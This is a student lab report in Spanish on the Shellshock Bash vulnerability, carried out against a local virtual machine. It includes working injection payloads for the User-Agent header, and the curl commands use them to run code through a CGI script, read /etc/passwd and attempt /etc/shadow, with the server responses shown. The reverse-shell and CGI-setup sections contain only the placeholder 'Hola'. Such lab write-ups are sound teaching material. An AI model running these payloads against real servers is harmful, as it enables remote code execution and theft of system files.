

# Práctica 1 - Seguridad Informática

Pedro Tamargo

Juan José Tambo

25 de septiembre de 2020

## Índice


1. Tarea 1: Experimentar con las funciones en Bash	1
2. Tarea 2: Configuración de programas CGI	1
3. Tarea 3: pasar datos a Bash a través de las variables de entorno	1
4. Tarea 4: Lanzamiento del Ataque Shellshock	2
5. Tarea 5: Obtención de un Shell inverso a través de un ataque Shellshock	2

## 1. Tarea 1: Experimentar con las funciones en Bash

Para esta sección se ha creado una función `foo` con código extra y se ha ejecutado el siguiente código:

```
# Esta declaracion de funcion va precedida por las comillas
foo=() { echo "Prueba vulnerabilidad"; }; echo "Soy vulnerable";
echo $foo
export foo
bash_shellshock
```

Tras la ejecución de este código podemos observar como el intérprete *BASH\_SHELLSHOCK* es vulnerable (Figura 1) ya que ha ejecutado el código extra de la función `foo`.




```
root@seginf-1:~# foo='() { echo "Prueba vulnerabilidad"; }; echo "Soy vulnerable";'
root@seginf-1:~# echo $foo
() { echo "Prueba vulnerabilidad"; }; echo "Soy vulnerable";
root@seginf-1:~# export foo
root@seginf-1:~# bash_shellshock
Soy vulnerable
bash_shellshock-4.2# echo $foo

bash_shellshock-4.2# declare -f foo
foo ()
{
    echo "Prueba vulnerabilidad"
}
bash_shellshock-4.2#
```

Figura 1: Intérprete afectado por el ataque *shellshock*

Si repetimos el experimento utilizando el intérprete *Bash* con la vulnerabilidad arreglada, se puede observar que al utilizar el código anterior no produce el mismo resultado que en el primer experimento (Figura 2).



```
root@seginf-1:~# foo='() { echo "Prueba vulnerabilidad"; }; echo "Soy vulnerable";'
root@seginf-1:~# echo $foo
() { echo "Prueba vulnerabilidad"; }; echo "Soy vulnerable";
root@seginf-1:~# bash
root@seginf-1:~# _
```

Figura 2: Intérprete **NO** afectado por el ataque *shellshock*

## 2. Tarea 2: Configuración de programas CGI

Hola

## 3. Tarea 3: pasar datos a Bash a través de las variables de entorno

Para enviar un *string* arbitrario al programa *CGI* se ha utilizado el siguiente *script*:


```
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ
```

Este *script* muestra todas las variables de entorno de los procesos ejecutados. Si accedemos a la dirección: [http://IP\\_MV/cgi-bin/myprog2.cgi](http://IP_MV/cgi-bin/myprog2.cgi) se puede observar el resultado (Figura 3).

Para modificar el código de una de las variables de entorno se va a utilizar la cabecera *HTTP User-Agent*. Esta cabecera se modificará mediante el siguiente comando:


```
curl -A "Mi variable de entorno" http://192.168.56.106/cgi-bin/myprog2.cgi
```

Se puede observar que la respuesta del servidor contiene la variable de entorno *HTTP\_USER\_AGENT* pero con un valor distinto al ejemplo anterior (Figura 4).



```
***** Environment variables *****
HTTP_HOST=192.168.56.106
HTTP_USER_AGENT=Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE=es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
HTTP_ACCEPT_ENCODING=gzip, deflate
HTTP_CONNECTION=keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS=1
HTTP_CACHE_CONTROL=max-age=0
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.38 (Debian) Server at 192.168.56.106 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.38 (Debian)
SERVER_NAME=192.168.56.106
SERVER_ADDR=192.168.56.106
SERVER_PORT=80
REMOTE_ADDR=192.168.56.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog2.cgi
REMOTE_PORT=62961
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog2.cgi
SCRIPT_NAME=/cgi-bin/myprog2.cgi
```

Figura 3: Resultado del acceso al programa cgi



```
HTTP_HOST=192.168.56.106
HTTP_USER_AGENT=M... Mi variable de entorno
HTTP_ACCEPT=*/.*
```

Figura 4: Respuesta del servidor con la variable de entorno *HTTP\_USER\_AGENT* modificada

## 4. Tarea 4: Lanzamiento del Ataque Shellshock

Para ejecutar un ataque *shellshock* contra el servidor hay que utilizar lo explicado en el apartado anterior. Se va a proceder a inyectar código extra en la definición de una función utilizando la variable de entorno *HTTP\_USER\_AGENT*.

Para robar el contenido de un fichero secreto del servidor se ha elegido el fichero */etc/passwd* que no es visible para los usuarios externos al servidor (no hay forma de acceder a él vía *HTTP*). Se va a utilizar el siguiente comando:

```
curl -v \
-A "() { echo "HOLA"; }; echo Content-type: text/plain; echo; /bin/cat /etc/passwd;" \
http://192.168.56.106/cgi-bin/myprog.cgi
```

Tras esto observaremos que la respuesta del servidor es la reflejada en la Figura 5.

Para robar el contenido del fichero */etc/shadow* se ha ejecutado el siguiente comando con objetivo de obtener información acerca del usuario que ejecuta el servidor web:

```
curl -v \
-A "() { echo "HOLA"; }; echo Content-type: text/plain; echo; /usr/bin/id" \
http://192.168.56.106/cgi-bin/myprog.cgi
```

El resultado de este comando (Figura 6) indica que el usuario que ejecuta el servidor no es *root* si no que es un usuario servicio *www-data* y por lo tanto no seremos capaces de robar el contenido del fichero */etc/shadow*. Si intentamos realizar un ataque *shellshock* con un *cat* hacia este fichero el servidor nos devolverá una respuesta vacía, es decir, no se puede abrir el fichero */etc/shadow* (Figura 7).

## 5. Tarea 5: Obtención de un Shell inverso a través de un ataque Shellshock

Hola

```

> Host: 192.168.56.106
> User-Agent: () { echo HOLA; }; echo Content_type: text/plain; echo; /bin/cat /etc/passwd;
> Accept: /*/*
>
< HTTP/1.1 200 OK
< Date: Thu, 24 Sep 2020 07:43:16 GMT
< Server: Apache/2.4.38 (Debian)
< Content_type: text/plain
< Transfer-Encoding: chunked
<
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110:/nonexistent:/usr/sbin/nologin
sshd:x:105:65534:/run/sshd:/usr/sbin/nologin
user:x:1000:1000:user,,:/home/user:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
* Connection #0 to host 192.168.56.106 left intact

```

Figura 5: Respuesta del servidor con el fichero /etc/passwd

```

> Host: 192.168.56.106
> User-Agent: () { echo HOLA; }; echo Content_type: text/plain; echo; /usr/bin/id
> Accept: /*/*
>
< HTTP/1.1 200 OK
< Date: Thu, 24 Sep 2020 07:49:21 GMT
< Server: Apache/2.4.38 (Debian)
< Content_type: text/plain
< Transfer-Encoding: chunked
<
uid=33(www-data) gid=33(www-data) groups=33(www-data)

```

Figura 6: Respuesta del servidor con la información del usuario del servidor web

```

* Trying 192.168.56.106...
* TCP_NODELAY set
* Connected to 192.168.56.106 (192.168.56.106) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: 192.168.56.106
> User-Agent: () { echo HOLA; }; echo Content-type: text/plain; echo; /bin/cat /etc/shadow;
> Accept: /*/*
>
< HTTP/1.1 200 OK
< Date: Fri, 25 Sep 2020 07:40:18 GMT
< Server: Apache/2.4.38 (Debian)
< Content-Length: 0
< Content-Type: text/plain
<
* Connection #0 to host 192.168.56.106 left intact

```

Figura 7: Respuesta del servidor al intentar robar el contenido de /etc/shadow